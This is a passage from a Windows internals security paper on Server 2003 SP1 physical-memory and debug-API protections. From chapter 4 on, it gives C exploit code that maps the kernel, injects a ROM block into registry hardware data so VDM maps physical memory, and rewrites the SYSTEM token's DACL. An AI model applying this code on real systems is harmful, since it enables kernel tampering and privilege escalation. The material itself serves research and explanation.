SysDbgCheckLowMemory	BLOCKED	NOT_IMPLEMENTED
SysDbgEnableKernelDebugger	ALLOWED	-
SysDbgDisableKernelDebugger	ALLOWED	-
SysDbgGetAutoKdEnable	ALLOWED	-
SysDbgSetAutoKdEnable	ALLOWED	-
SysDbgGetPrintBufferSize	ALLOWED	-
SysDbgSetPrintBufferSize	ALLOWED	-
SysDbgGetKdUmExceptionEnable	ALLOWED	-
SysDbgSetKdUmExceptionEnable	ALLOWED	-
SysDbgGetTriageDump	BLOCKED	NOT_IMPLEMENTED
SysDbgGetKdBlockEnable	ALLOWED	-
SysDbgSetKdBlockEnable	ALLOWED	-
SysDbgRegisterForUmBreakInfo	BLOCKED	INVALID_INFO_CLASS
SysDbgGetUmBreakPid	BLOCKED	INVALID_INFO_CLASS
SysDbgClearUmBreakPid	BLOCKED	INVALID_INFO_CLASS
SysDbgGetUmAttachPid	BLOCKED	INVALID_INFO_CLASS
SysDbgClearUmAttachPid	BLOCKED	INVALID_INFO_CLASS
System Debug Class	Access	NTSTATUS

Note that the `STATUS_INVALID_INFO_CLASS` return code might be due to the fact that these classes have only been implemented in later kernels (such as Vista or an upcoming Windows Server 2003 SP2).

Just as seen in the earlier `\Device\PhysicalMemory` section protection, there is no way to bypass this protection. The new API is hardcoded to refuse the classes above, whether or not it is called from user mode or kernel mode.

3.2.2 Welcome KdSystemDebugControl

Logically, Microsoft did not simply rip out 25 debug classes that they had spent time developing without offering a suitable replacement. For those classes that are now "unimplemented", a new API, `KdSystemDebugControl`, was added and exported inside the kernel, using the same parameters as the native mode version, but reachable only through a driver.

The prototype for accessing this new function is the following:

```
NTSTATUS
NTAPI
KdSystemDebugControl(
    SYSDBG_COMMAND Command,
    PVOID InputBuffer,
    ULONG InputBufferLength,
    PVOID OutputBuffer,
    ULONG OutputBufferLength,
    PULONG ReturnLength
    KPROCESSOR_MODE PreviousMode
);
```

The supported commands have already been shown earlier, so here are the accompanying main structures that should be used for them, accordingly: (note that full documentation on their usage will not be provided, since this goes beyond the scope of this paper; however, the usage of the members should be pretty clear and evident. Note that `Request` is a 1/0 flag specifying write or read).

```
typedef struct _SYSDBG_PHYSICAL
{
    PHYSICAL_ADDRESS Address;
    PVOID Buffer;
    ULONG Request;
} SYSDBG_PHYSICAL, *PSYSDBG_PHYSICAL;

typedef struct _SYSDBG_VIRTUAL
{
    PVOID Address;
    PVOID Buffer;
    ULONG Request;
} SYSDBG_VIRTUAL, *PSYSDBG_VIRTUAL;

typedef struct _SYSDBG_CONTROL_SPACE
{
    ULONGLONG Address;
    PVOID Buffer;
    ULONG Request;
    ULONG Processor;
} SYSDBG_CONTROL_SPACE, *PSYSDBG_CONTROL_SPACE;

typedef struct _SYSDBG_IO_SPACE
{
    ULONGLONG Address;
    PVOID Buffer;
    ULONG Request;
    INTERFACE_TYPE InterfaceType;
    ULONG BusNumber;
    ULONG AddressSpace;
} SYSDBG_IO_SPACE, *PSYSDBG_IO_SPACE;

typedef struct _SYSDBG_BUS_DATA
{
    ULONG Address;
    PVOID Buffer;
    ULONG Request;
```

```
    BUS_DATA_TYPE BusDataType;
    ULONG BusNumber;
    ULONG SlotNumber;
} SYSDBG_BUS_DATA, *PSYSDBG_BUS_DATA;

typedef struct _SYSDBG_MSR
{
    ULONG Address;
    ULONGLONG Data;
} SYSDBG_MSR, *PSYSDBG_MSR;

typedef struct _SYSDBG_TRIAGE_DUMP
{
    ULONG Flags;
    ULONG BugCheckCode;
    ULONG_PTR BugCheckParam1;
    ULONG_PTR BugCheckParam2;
    ULONG_PTR BugCheckParam3;
    ULONG_PTR BugCheckParam4;
    ULONG ProcessHandles;
    ULONG ThreadHandles;
    PHANDLE Handles;
} SYSDBG_TRIAGE_DUMP, *PSYSDBG_TRIAGE_DUMP;
```

3.2.3 Legitimate Use Alternative Solutions

As shown above, one way to restore the previous functionality provided by `ZwSystemDebugControl` is through the usage of a driver which calls into `KdSystemDebugControl`. Because the former can directly support user mode requests (through the use of the `PreviousMode` argument), there is no need to create an MDL for the user mode buffer, since the kernel function does all this by using `ExLockUserBuffer`. As such, the raw buffer can be passed from the driver, which simplifies your IRP handling since `METHOD_DIRECT` can be used.

Alternatively however, and the method which Microsoft would like developers looking to legitimately replace their usage of `ZwSystemDebugControl` to use, is the usage of the Windows Debugger SDK, which includes a header containing WinDBG specific structures and functions which will map in directly to the WinDBG device driver that Microsoft has written to perform the operations described above. By using the header `wdbgexts.h`, a call to use `SystemDbgReadMsr` can be simply replaced by the inlined call `ReadMsr` present in this header, which will then send an IOCTL to the driver with an `IG_READ_MSR` function code. The WinDBG driver is then responsible for calling KdSystemDebugControl with the internal `SYSDBG_MSR` structure.

The author strongly suggests using this alternative and documented method in order to perform custom local kernel debugging. Apart from the much easier semantics, as well as the availability of a driver that's already been written, using this documented approach guarantees backwards compatibility and forward compatibility with future Windows versions, as well as support from Microsoft on their WinDBG newsgroup. A large number of samples are also available in the SDK.

The only problem with using the SDK is that it requires the Windows Debugger package to be installed on the customer's computer, since this is what contains the driver necessary for communication with `KdSystemDebugControl` on the newer kernels. Including this driver by default would simply create the same problem as on previous Windows versions, since a kernel mode backdoor would now be included into every user's computer.

Chapter 4

Bypassing

Now that the implementation of both mechanisms of protection has been exposed, we have a clear way of bypassing them, once a new method of touching kernel mode memory has been found. Recall that, for the first case, we can patch the system during boot time, patch the actual `OBJECT_HEADER_NAME_INFO` structure, or patch the code which checks for it while trying to open a handle.

For the second case, we need some way to access `KdSystemDebugControl`. Because the parameters are almost identical to `ZwSystemDebugControl`, one way of doing this is to create a trampoline which will call the kernel version of the call, while appending a `UserMode` value for the `PreviousMode` parameter. This would allow us to transparently use the old API again.

Unfortunately, we now have a chicken and egg problem, since these modifications require access to kernel memory in the first place. To achieve this, an entirely new flaw had to be found in the kernel, which allowed its integrity mechanisms to be subverted. Although the presence of such a flaw would negate the need to use the `\Device\PhysicalMemory` section in the first place, it so happens that the nature of the flaw which will be presented is severely limited, and access to the section must still be restored to gain full control. As such, this could count as part of the "exploit code". As well, this is shown for demonstrative purposes on how the flaw can be used.

Finally, the reason why we choose to re-enable `ZwSystemDebugControl` is once again for demonstrative purposes, but also because enabling it fully negates any new security in Windows 2003 SP1, and lets us directly access the Bus, I/O Space and MSRs.

4.1 Locating the Physical Address

We start our exploit with the most generic, common, but ultimately important part of the patching process, which is to locate the code sequence responsible for doing the access check. It would be pointless to modify the code which gives the `0x10000` flag to the `\Device\PhysicalMemory` object, since that code only runs at boot, and would require a reboot of the machine, patching NTLDR or fixing the kernel's checksum, and disabling Windows file Protection. That procedure could simply be done on-disk, and defeats the whole purpose of doing this on a live system. As such, our *modus operandi* will be to patch, in memory, the `ObpIncrementHandleRoutine` so that it does not validate the flag.

Because we cannot access Ring 0 memory from Ring 3, and because this exploit does not present a method with which the current CPL of the thread could be modified to become 0, we will have to rely on the well covered method of physical memory access in order to change the mapped virtual address's values. To do so, we will first have to map the kernel in user-mode, find the code sequence of bytes which corresponds to this access check, and finally convert this address to the proper physical address.

4.1.1 Mapping the Kernel

Mapping the kernel is a rather straight-forward and simple procedure to perform, with the added twist that we will also need to figure out the current location at which it has been loaded, as well as its name. Normally, it would be sufficient to simply read the entrypoint in the PE Header, but unfortunately, all kernel-mode modules are built with the default value of `0x10000`, which allows the Boot Loader and Kernel the chance to relocate the images wherever they are best suited to fit in memory. Additionally, we also cannot rely on the name of the kernel, which is a common mistake seen in low-level 3rd-party code. The NT Boot Loader supports loading a variety of differently named kernels, and the installer itself can choose a different name based on your system type. Some of the most common names are `ntoskrnl`, `ntkrnlmp` (for Multi Processor systems), `ntkrnlpa` (for PAE systems) and `ntkrpamp` (for Multi Processor, PAE systems).

Therefore, to locate this information, we will have to rely on an undocumented but sadly well-known native function called `NtQuerySystemInformation`, and use the `SystemModuleInformation` class. Thankfully, parsing this list won't be required, because the kernel is hard-coded as the first image that will be returned. Although it's always possible for this to change, it's highly unlikely, as this API and its features have been well-known and unfortunately abused by many applications and drivers (Vista actually added a new *Ex class, clearly showing that Microsoft was worried about breaking compatibility with something that should've never been used).

Now that we have the name, we can convert it to a `UNICODE_STRING` structure and ask the NT User-Mode Loader to load it for us. Note however that we want to make sure that its dependencies won't be loaded or parsed, and that the Loader won't attempt to call its entrypoint, since this could cause loading it to fail, as well as needlessly slow-down our request. To do this, we need to give `LdrLoadDll` the `IMAGE_FILE_EXECUTABLE_IMAGE` flag. After the call, we now have the virtual base address where the kernel was loaded, which we can now use for our lookup.

Sample code for performing the described operation would look like this:

```
//
// Query the kernel's module entry
//
Status = NtQuerySystemInformation(SystemModuleInformation,
                                  &ModInfo,
                                  sizeof(ModInfo),
                                  NULL);
if (Status != STATUS_INFO_LENGTH_MISMATCH)
{
    //
    // Our called failed for an unexpected reason
    //
    DbgPrint("GPM: Couldn't get kernel module entry: %lx\n", Status);
    return Status;
}

//
// Initialize the kernel's full path name
//
Status = RtlCreateUnicodeStringFromAsciiz(&KernelName,
                                          ModInfo.Modules[0].PathName);
if (!Status)
{
    //
    // We can't load the kernel for some reason...
    //
    DbgPrint("GPM: Couldn't create kernel image name\n");
    return STATUS_INSUFFICIENT_RESOURCES;
```

```
}

//
// Keep only the short name
//
KernelName.Buffer = KernelName.Buffer +
                    (KernelName.Length / sizeof(WCHAR)) -
                    8 + 1 + 3;

//
// Map the kernel
//
Flags = IMAGE_FILE_EXECUTABLE_IMAGE;
Status = LdrLoadDll(NULL, &Flags, &KernelName, &KernelBase);
if (!NT_SUCCESS(Status))
{
    //
    // We can't load the kernel for some reason...
    //
    DbgPrint("GPM: Couldn't load kernel image: %lx\n", Status);
    return Status;
}
```

4.1.2 Finding the Code Sequence

To actually locate the code sequence necessary for patching, one can choose to take the automated approach, which would require a complex disassembler and analysis program that would be able to find the right code, either by pattern matching with a starting point at an exported API or variable, or by using symbolic data to get to the private function directly. Another, much simpler method for this kind of patch is to build a static table.

The actual method and functionality of building this table will be discussed a bit later, but its creation will require finding the code sequence before compiling. As was shown previously, the code responsible for the check looks similar to:

```
test    [eax+OBJECT_HEADER_NAME_INFO.QueryReferences+3],40h
jz      short FlagNotSet
```

Therefore, a couple combinations exist. Firstly, the compiler might've decided to use the entire flag value, which is 0x40000000. It might've also decided to use only the short value, or 0x4000. This will affect the offset from EAX, of course. Apart from these changes, EAX can also be any other register here, as the compiler might've done the allocation differently for another build. Also, instead of test, the check might be a "cmp". With a "cmp", the jz path would actually be jmp. Finally, even with a test, this code might actually contain a jnz instruction, since the FlagNotSet code might follow in-line, and the jnz would go to FlagIsSet.

To quickly locate this check, recall that the function name is `ObpIncrementHandleCount`, and that this code should be close to the constant 0xC0000022, which is the error code that's returned when the protection is active. Looking for this status code is probably one of the best approaches when doing an automated analysis as well, because in combining it with pattern analysis and a disassembler, the location and code leading to it should be easy to programmatically find.

For the table approach, for reasons of alignment that will also be covered in a later section, once the actual jz or jnz has been located, find out its address and align it to 4 bytes, writing down the original bytes that are located around it (either up or down, or both, to match the alignment). Then write down the version with the changed byte that will make the switch from jz or jnz.

Finally, instead of relying on a version number when doing the table and also the check in the patcher, consider using the PE header checksum. This will be a much more reliable way of making sure that the patch matches the correct version of the kernel.

4.1.3 Converting to a Physical Address to and Mapping it

As many of the readers should know, virtual to physical address conversion is done by the CPU or OS by using a mechanism known as Page Table Translation, which involves a table with Page Directories containing Page Table Entries which map a virtual page to a physical page using the Page Frame Number. These tables are located at `0xC0000000`, which is clearly up there in Ring 0 memory. By itself, this would make any attempt to edit virtual memory nearly impossible (or at the very least, very difficult), since it would be impossible to know which address to map. Thankfully, because of one of the architectural design decisions done by the NT developers, this is a lot easier then it should be. As part of the boot process, the Boot Loader is actually responsible for setting up paging and the initial PTEs. For reasons in code simplification and also x86 restrictions, the first megabyte of physical memory is identity mapped, and the tables are `OR`ed with `KSEG0_BASE`, creating a direct relationship between the physical memory addresses and their virtual counterparts (which is further enforced by the optimization of using Global Pages and/or Large Pages). As such, the following mask can be applied to all addresses on the Main 4 MB System Page:

```
//
// Get the kernel's entry
//
MappedAddress = ModInfo.Modules[0].ImageBase;

//
// Convert it to physical memory
//
MappedAddress = (PVOID)((ULONG_PTR)MappedAddress &0x1FFFFFFF);
```

With this address in sight, we now need to map it. Although this will only result in an empty page of data, we do this because it's possible that our memory location might be "stolen" later by some other structure, heap, stack or DLL. Because this code was written as native code, that is highly unlikely, but it's better to be safe then sorry. We try the allocation twice, in case the first attempt failed because something was already present at that location (in which case we will attempt to free it):

```
    //
    // Allocate the memory now, to make sure that nobody else will try
    // using it. Once we start calling other DLLs it's possible this space
    // will get filled. Hopefully it's free now.
    //
TryAllocation:
    ReadSize = PAGE_SIZE;
    Status = NtAllocateVirtualMemory(NtCurrentProcess(),
                                     &MappedAddress,
                                     0,
                                     &ReadSize,
                                     MEM_RESERVE | MEM_COMMIT,
                                     PAGE_EXECUTE_READWRITE);
    if (!NT_SUCCESS(Status))
    {
        //
        // Was there already some memory here?
        //
        if (Status == STATUS_CONFLICTING_ADDRESSES)
        {
            //
            // Try to free what's here
            //
            DbgPrint("GPM: Memory conflict: %p\n", MappedAddress);
```

```
            Status = NtFreeVirtualMemory(NtCurrentProcess(),
                                         &MappedAddress,
                                         &ReadSize,
                                         MEM_RELEASE);
            if (!NT_SUCCESS(Status))
            {
                //
                // We can't even free it! There's nothing to do anymore...
                //
                DbgPrint("GPM: Couldn't release memory needed: %lx\n",
                         Status);
                return Status;
            }

            //
            // Try the allocation again
            //
            goto TryAllocation;
        }
    }
```

4.2 Modifying System Configuration Data


The true exploitative part of this paper begins in this critical section, which is how we will be able to turn the virtual memory that we just allocated into a valid and usable mapping of the physical memory that will be backing it. What we are about to do relies on a feature which the NT developers had to implement in order to support full-screen applications in DOS mode. As you know, full-screen drawing in GDI (the Windows Graphics Interface) can be extremely slow, even on relatively high-end machines (and much more so on the machines available during NT development), because the VDM (the virtualizer used for 16-bit DOS support in NT) needs to convert every BIOS call to the appropriate GDI drawing method (this is slow even when not in full-screen, try doing "dir" in command.com instead of cmd.exe).

As such, when launched in full-screen mode, VDM directly writes to the Video Buffer, usually located `at 0xB8000`, `0xC0000` or `0xB0000`. It also needs to access the BIOS, which is also at those addresses, or `0xD0000/0xE0000`. Of course, these addresses are in physical memory, which means that VDM would be unable to access them, unless it would do the operations in kernel-mode (which could cause costly context switches). Because these addresses can change (even the ones mentioned above do not cover all the possibilities, and don't even cover their actual sizes), VDM reads them dynamically at run-time (because NT doesn't cache them, this allows the flaw to be exploited) based on registry settings filled by the kernel's Configuration Manager (Cm). This data is data can be simply edited by a non-system component, if its structure is known, validate and respected.

4.2.1 Locating the ROM Block Array

On Windows NT, most hardware configuration data is stored in a structure known as a `CM_RESOURCE_LIST`. This list describes a `CM_FULL_RESOURCE_DESCRIPTOR structure` which includes a member of type `CM_PARTIAL_RESOURCE_LIST` containing an array of `CM_PARTIAL_RESOURCE_DESCRIPTOR` structures, which in turn can describe hardware-specific data in their own descriptors (or sometimes directly in the descriptor's union for hardware-specific data, such as I/O port addresses). For the purpose of locating and saving Video/BIOS ROM address ranges, NT uses the `CM_ROM_BLOCK` structure, and stores it as part of the System Configuration Data in the registry, which is located at the `\\REGISTRY\\MACHINE\\HARDWARE\\DESCRIPTION\\SYSTEM` registry key.

Here's a look at how this data looks like as views in the registry editor, keeping in mind that the second `CM_PARTIAL_RESOURCE_DESCIRPTOR` block is what interests us (surrounded in green, with the actual device specific data highlighted).



The device specific data in this case, as said above, is the `CM_ROM_BLOCK` structure, which is a two-member structure made up of the base address of the block, followed by its size. This is visible by the `0xC0000`, `0xD0000` and `0xF0000` values seen above. The code to read this value and ultimately get the ROM Block Array is rather typical for any device-driver developer, which handle these `CM_` structures in some driver PnP calls, and can be implemented as seen below:

```
//
// Initialize the object attributes
//
InitializeObjectAttributes(&ObjectAttributes,
                           &CmMachineHardwareDescriptionSystemName,
                           OBJ_CASE_INSENSITIVE,
                           NULL,
                           NULL);

//
// Open the registry key
//
Status = NtOpenKey(&KeyHandle, KEY_READ | KEY_WRITE, &ObjectAttributes);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("Couldn't open hardware key: %lx\n", Status);
    return Status;
}

//
// Allocate space for the key data
//
KeyData = RtlAllocateHeap(RtlGetProcessHeap(), 0, 512);
if (!KeyData)
{
    //
    // Out of memory!
    //
    DbgPrint("Out of memory while allocating key data buffer\n");
    Status = STATUS_INSUFFICIENT_RESOURCES;
    goto Fail;
}

//
// Open the configuration data
//
Status = NtQueryValueKey(KeyHandle,
                         &NameString,
                         KeyValueFullInformation,
                         KeyData,
                         512,
                         &ResultLength);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
```

```
    //
    DbgPrint("Couldn't read configuration data: %lx\n", Status);
    goto Fail;
}

//
// Get the Full Resource Descriptor
//
FullDescriptor = (PCM_FULL_RESOURCE_DESCRIPTOR)((ULONG_PTR)KeyData +
                                                KeyData->DataOffset);

//
// There should be a descriptor here, make sure of that. If there is
// one, then it should have at least 2 resource entries.
//
if ((KeyData->DataLength < sizeof(CM_FULL_RESOURCE_DESCRIPTOR)) ||
    (FullDescriptor->PartialResourceList.Count < 2))
{
    //
    // This key doesn't seem to have data we need
    //
    DbgPrint("Key: %lx has invalid data\n", KeyHandle);
    Status = STATUS_NOT_FOUND;
    goto Fail;
}

//
// Get the Partial Resource Descriptor
//
DescriptorEnd = (ULONG_PTR)(FullDescriptor + 1);
PartialDescriptor = (PVOID)
    (DescriptorEnd +
     FullDescriptor->PartialResourceList.PartialDescriptors[0].u.
     DeviceSpecificData.DataSize);

//
// Make sure that the data length matches the size expected for at least
// one ROM Block.
//
if (KeyData->DataLength < ((ULONG_PTR)PartialDescriptor - DescriptorEnd +
                           sizeof(CM_ROM_BLOCK)))
{
    //
    // Fail
    //
    DbgPrint("Key: %lx has invalid data or no ROM Blocks\n", KeyHandle);
    Status = STATUS_ILL_FORMED_SERVICE_ENTRY;
    goto Fail;
}

//
// Goto the last entry
//
RomBlock = (PCM_ROM_BLOCK)((ULONG_PTR)(PartialDescriptor + 1) +
                           PartialDescriptor->u.
                           DeviceSpecificData.DataSize);
```

4.2.2 Subverting the ROM Block Array

Since we now have a pointer to the last ROM Block in the list, we can freely modify it (note that we allocated a static number of bytes, 512) and add the information for our physical address. This is trivial, and only requires us to set the pointer and size that we require. Since we're only patching a function, we only need to allocate a page (`PAGE_SIZE`).

Once our ROM Block is now configured, it is critical to modify the device specific data size value in `CM_PARTIAL_RESOURCE_DESCRIPTOR` structure, or the kernel will simply skip our added entry. This value should therefore be increased by the size of our new `CM_ROM_BLOCK`. We only need to write the registry data back, as seen below:

```
//
// Add our data
//
RomBlock->Address = PtrToUlong(TargetBase);
RomBlock->Size = PAGE_SIZE;

//
// Increase data size
//
```

```
    PartialDescriptor->u.DeviceSpecificData.DataSize += sizeof(CM_ROM_BLOCK);

    //
    // Write new data back
    //
    Status = NtSetValueKey(KeyHandle,
                           &NameString,
                           0,
                           REG_FULL_RESOURCE_DESCRIPTOR,
                           FullDescriptor,
                           KeyData->DataLength + sizeof(CM_ROM_BLOCK));
    if (!NT_SUCCESS(Status))
    {
        //
        // Notify debugger
        //
        DbgPrint("Couldn't write configuration data: %lx\n", Status);
    }

Fail:
    //
    // Close the registry key, free the key data and return status
    //
    NtClose(KeyHandle);
    if (KeyData) RtlFreeHeap(RtlGetProcessHeap(), 0, KeyData);
    return Status;
```

Note that in both reading and writing the registry, we used the `REG_FULL_RESOURCE_DESCRIPTOR` type. This value is critical and needs to be used instead of `REG_BINARY`, as the wrong type of value could cause significant problems for the kernel at later stages, which could consider the value invalid (this wouldn't affect the system much in this case, since these values are only used for DOS full-screen applications, but damaging the registry is never good).

Another important gotcha to mention is that the NT developers did seem to add a minimal number of protection into the function which reads this array, because it automatically bypasses any value before `0xB0000`. Remember that it was mentioned earlier that the first 1 MB of physical memory is identity mapped, so critical structures such as the PCR, PDE, IDT, GDT, TSS, etc are all present in addresses below `0xB0000`.

It could be assumed that the original developers of the functions sought to protect against such an attack, but did not envision the relative ease of translating memory addresses present in the kernel's page.


4.3 Obtaining the SYSTEM Primary Token

Just because we've modified the ROM Block Array doesn't really get us anywhere in terms of our patching attempts; true, VDM will now allocate the memory, but it will either fail because a DLL is already loaded there, or simply not be of any use to us, unless we remotely attach a thread to the process, and then proceed to do our patching. Because this method is quite dirty, untested and much harder to debug, it seems much a much nicer design to actually perform this exploit locally within our program, as well as provide a demonstrative basis on how administrators can do local privilege escalations to the `LOCAL_SYSTEM` account (this is something normal, just somewhat tricky to do) and how to actually initialize VDM.

Since security on Windows is based on objects called tokens, the ultimate goal of the exercise is to acquire the `LOCAL_SYSTEM` token (present in the System process) for our own process. However, this requires the caller to have a special privilege (`SeAssignPrimaryTokenPrivilege`), and this privilege is not present, even for Administrator accounts (and cannot be enabled). Therefore, we must first use a technique known as impersonation, so that the thread's token will have the same privileges as a `LOCAL_SYSTEM` thread. To actually impersonate a token however, we

need to be able to duplicate it, and this requires having `TOKEN_DUPLICATE_ACCESS` to the specified token. Unfortunately for us, this access mask is disabled for the `LOCAL_SYSTEM` token, and our first task thus becomes editing the `LOCAL_SYSTEM` token so that we can get the access mask required.

Before showing how this editing is made, a small look at how NT handles access protection for an object should make the upcoming code and explanations clearer. Each object generally has an associated Security Descriptor, which is an opaque system object present in two forms, either absolute or relative, and which points to 4 other structures, as seen below.



The one which is important for our purposes is called the DACL, or Discretionary Access Control List, and it has the generic ACL structure, which is also opaque, and of variable size. This ACL structure in turn contains (always within inside itself, never as pointer-referenced data) Access Control Entries, or ACEs. It is these ACEs which define the Access Mask for the object granted to the specified SID (which, as said previously, identifies an account).

4.3.1 Getting `TOKEN_DUPLICATE_ACCESS`

Thankfully, the System process is not protected against being open by the another process running in the Administrator account, and the System process' token itself can be opened for `WRITE_DAC` and `READ_CONTROL` access, which allows us to edit the ACL (Access Control List) so that Administrators can duplicate it. Before starting all this however, we will require obtaining the SID for the current account. A SID is an identifier that identifies each account on an NT system, and it will be required when editing the System process' token to identify our process' user. To do this, opening the current process' token and querying the token with the `TokenUser` information class will return the SID:

```
//
// Open our own token
//
Status = NtOpenProcessToken(NtCurrentProcess(),
                            TOKEN_ALL_ACCESS,
                            &TempTokenHandle);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to open self token: %lx\n", Status);
    goto Fail;
}

//
// Query the user
//
Status = NtQueryInformationToken(TempTokenHandle,
```

```
                                    TokenUser,
                                    TokenInformation,
                                    sizeof(TokenInformation),
                                    &SdLength); // Dummy
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to query self token: %lx\n", Status);
    goto Fail;
}

//
// Save pointer to the SID and close the temporary handle
//
SelfSid = ((PTOKEN_USER)TokenInformation)->User.Sid;
NtClose(TempTokenHandle);
```

The next step is to use the newly obtained READ_CONTROL access in order to query the token's security descriptor. This security descriptor, among other things, will contain the DACL. This is the ACL that describes the permissions that each user account has in regards to the token, and querying it can be done like this:

```
//
// Open the SYSTEM process with full access
//
ClientId.UniqueProcess = UlongToHandle(4);
InitializeObjectAttributes(&ObjectAttributes, NULL, 0, NULL, NULL);
Status = NtOpenProcess(&ProcessHandle,
                       PROCESS_ALL_ACCESS,
                       &ObjectAttributes,
                       &ClientId);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to open System process: %lx\n", Status);
    goto Fail;
}

//
// Open its token with R/W ACL Control
//
Status = NtOpenProcessToken(ProcessHandle,
                            WRITE_DAC | READ_CONTROL,
                            &TempTokenHandle);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to open System token: %lx\n", Status);
    goto Fail;
}

//
// Get the token's security descriptor's size
//
Status = NtQuerySecurityObject(TempTokenHandle,
                               DACL_SECURITY_INFORMATION,
                               NULL,
                               0,
                               &SdLength);
if (Status != STATUS_BUFFER_TOO_SMALL)
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to get System token SD size: %lx\n", Status);
    goto Fail;
}

//
// Allocate the size we need
//
SecurityDescriptor = RtlAllocateHeap(RtlGetProcessHeap(), 0, SdLength);
if (!SecurityDescriptor)
{
    //
    // Out of memory!
    //
```

```
    DbgPrint("Out of memory while allocating new Securiy Descriptor\n");
    Status = STATUS_INSUFFICIENT_RESOURCES;
    goto Fail;
}

//
// Get the token's security descriptor
//
Status = NtQuerySecurityObject(TempTokenHandle,
                               DACL_SECURITY_INFORMATION,
                               SecurityDescriptor,
                               SdLength,
                               &SdLength);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to get System token SD: %lx\n", Status);
    goto Fail;
}

//
// Get the DACL
//
Status = RtlGetDaclSecurityDescriptor(SecurityDescriptor,
                                      &DaclPresent,
                                      &OldDacl,
                                      &DaclDefaulted);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to get System token DACL: %lx\n", Status);
    goto Fail;
}
```

Now that the DACL has been obtained, the next series of steps must allocate a buffer large enough to hold the unmodified DACL, as well as an extra entry which will describe our `TOKEN_DUPLICATE_ACCESS` access. As shown in the diagram above, each ACE also contains a SID, and since SIDs are variable sized, then we will need to calculate the length of the current user's SID (which was obtained earlier) as well. After the allocation, the old DACL can be copied as a whole, after which its size must be updated, and a new ACE can be added. Thankfully, there are more Runtime Library (Rtl) calls just for this:

```
//
// Create a new DACL for 3 ACEs
//
NewDaclSize = OldDacl->AclSize +
              sizeof(ACCESS_ALLOWED_ACE) +
              RtlLengthSid(SelfSid);
Dacl = RtlAllocateHeap(RtlGetProcessHeap(), 0, NewDaclSize);
if (!Dacl)
{
    //
    // Out of memory!
    //
    DbgPrint("Out of memory while allocating new ACL buffer\n");
    Status = STATUS_INSUFFICIENT_RESOURCES;
    goto Fail;
}

//
// Copy the current DACL
//
RtlCopyMemory(Dacl, OldDacl, OldDacl->AclSize);

//
// Update its size
//
Dacl->AclSize = (USHORT)NewDaclSize;

//
// Add an ACE giving us access to the token
//
Status = RtlAddAccessAllowedAce(Dacl,
                                ACL_REVISION,
                                TOKEN_ALL_ACCESS,
                                SelfSid);
if (!NT_SUCCESS(Status))
```

```
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to edit System token DACL: %lx\n", Status);
    goto Fail;
}
```

As it was shown in the starting diagram, security descriptors can exist both in relative and in absolute form. When the code made the call to receive the security descriptor (through `NtQuerySecurityObject`), this returned a relative descriptor, and not an absolute one, because the descriptor lives in kernel-memory, and an absolute one would contain unreadable pointers, unless each pointer was then manually copied into user-mode and modified to point to the correct buffer.

This means that the original DACL lives inside the descriptor, which was returned as part of an allocated heap, with a specific size. Since the security descriptor's DACL was modified through enlargement it, copying the new data would cause a heap overflow and potentially corrupt data. The solution to this is to convert the security descriptor into an absolute one, and then simply edit the pointer to the DACL. Once again, Rtl calls exist for these purposes:

```
//
// Convert the SD to absolute
//
Status = RtlSelfRelativeToAbsoluteSD2(SecurityDescriptor, &SdLength);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to convert System token SD: %lx\n", Status);
    goto Fail;
}

//
// Update the SD's DACL to our new one
//
Status = RtlSetDaclSecurityDescriptor(SecurityDescriptor,
                                      TRUE,
                                      Dacl,
                                      DaclDefaulted);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to set DACL in System token SD: %lx\n",
             Status);
    goto Fail;
}

//
// Update the ACL
//
Status = NtSetSecurityObject(TempTokenHandle,
                             DACL_SECURITY_INFORMATION,
                             SecurityDescriptor);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to write System token SD: %lx\n", Status);
    goto Fail;
}
```

The final call above updates the security descriptor for the token, and it is now possible to open it for duplicate access.

```
//
// Now open the token with duplicate access
//
Status = NtOpenProcessToken(ProcessHandle,
                            TOKEN_DUPLICATE,
                            &TokenHandle);
if (!NT_SUCCESS(Status))
```

```
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to open System token: %lx\n", Status);
    goto Fail;
}
```

